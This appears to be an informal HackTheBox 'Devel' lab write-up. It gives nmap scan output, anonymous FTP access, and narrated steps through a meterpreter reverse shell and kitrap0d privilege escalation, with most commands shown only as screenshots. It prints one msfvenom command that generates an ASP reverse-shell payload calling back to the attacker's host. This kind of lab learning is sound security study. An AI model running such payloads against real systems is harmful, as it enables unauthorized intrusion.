**HackTheBox Devel**

Session 10.10.10.5

Running enumeration scan:

Nmap -T4 -p- -A 10.10.10.5

Pasting below the results from nmap scan:

Starting Nmap 7.70 ( https://nmap.org ) at 2020-11-09 17:36 EST

Nmap scan report for 10.10.10.5

Host is up (0.10s latency).

Not shown: 65533 filtered ports

PORT STATE SERVICE VERSION

21/tcp open ftp Microsoft ftpd

| ftp-anon: Anonymous FTP login allowed (FTP code 230)

| 03-18-17 01:06AM <DIR> aspnet\_client

| 03-17-17 04:37PM 689 iisstart.htm

|\_03-17-17 04:37PM 184946 welcome.png

| ftp-syst:

|\_ SYST: Windows\_NT

80/tcp open http Microsoft IIS httpd 7.5

| http-methods:

|\_ Potentially risky methods: TRACE

|\_http-server-header: Microsoft-IIS/7.5

|\_http-title: IIS7

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

Device type: general purpose|phone|specialized

Running (JUST GUESSING): Microsoft Windows 2008|7|Vista|Phone|8.1|2012 (91%)

OS CPE: cpe:/o:microsoft:windows\_server\_2008:r2 cpe:/o:microsoft:windows\_8 cpe:/o:microsoft:windows\_7 cpe:/o:microsoft:windows\_vista::- cpe:/o:microsoft:windows\_vista::sp1 cpe:/o:microsoft:windows cpe:/o:microsoft:windows\_8.1 cpe:/o:microsoft:windows\_server\_2012

Aggressive OS guesses: Microsoft Windows Server 2008 R2 (91%), Microsoft Windows Server 2008 R2 SP1 or Windows 8 (91%), Microsoft Windows 7 (91%), Microsoft Windows 7 Professional or Windows 8 (91%), Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (91%), Microsoft Windows Vista SP2 (91%), Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008 (90%), Microsoft Windows 8.1 Update 1 (90%), Microsoft Windows Phone 7.5 or 8.0 (90%), Microsoft Windows 7 or Windows Server 2008 R2 (90%)

No exact OS matches for host (test conditions non-ideal).

Network Distance: 2 hops

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 21/tcp)

HOP RTT ADDRESS

1 102.65 ms 10.10.14.1

2 102.74 ms 10.10.10.5


OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 138.07 seconds

Looking at the Vulnerability:

| ftp-anon: Anonymous FTP login allowed (FTP code 230)

I then opened the terminal and went to:




This shows that the anonymous log in was successful for FTP

Now I know I can use a malicious exploit for the directory and reverse shell into it for root access


Next, I looked up a msfvenom exploit for aspx

I found in google:


msfvenom -p windows**/**meterpreter**/**reverse\_tcp LHOST=**<**Your IP Address**>** LPORT=**<**Your Port to Connect On**>** -f asp **>** shell.asp




I created an ex.apsx file and ran it in the ftp host




Next, I run msfonsole/Metasploit for my reverse shell exploit



I must set the correct payload:




Next, I have to set the correct lhost



After I ran it, it is listening on port 4444

One I search 10.10.10.5/ex.aspx


My reverse shell was successful



Once I ran getsystem, I was not evaluated privileges


I had to dig deeper


I had to search a suggester and limit the session to 1



It returned some vulnerabilities


But I went with kitrap0d






I selected run and it did not work


I ran





Saw my ip ethernet was connected but not my flag IP




Session died, had to rerun session










Got the user Flag in the txt!



Same with root! Success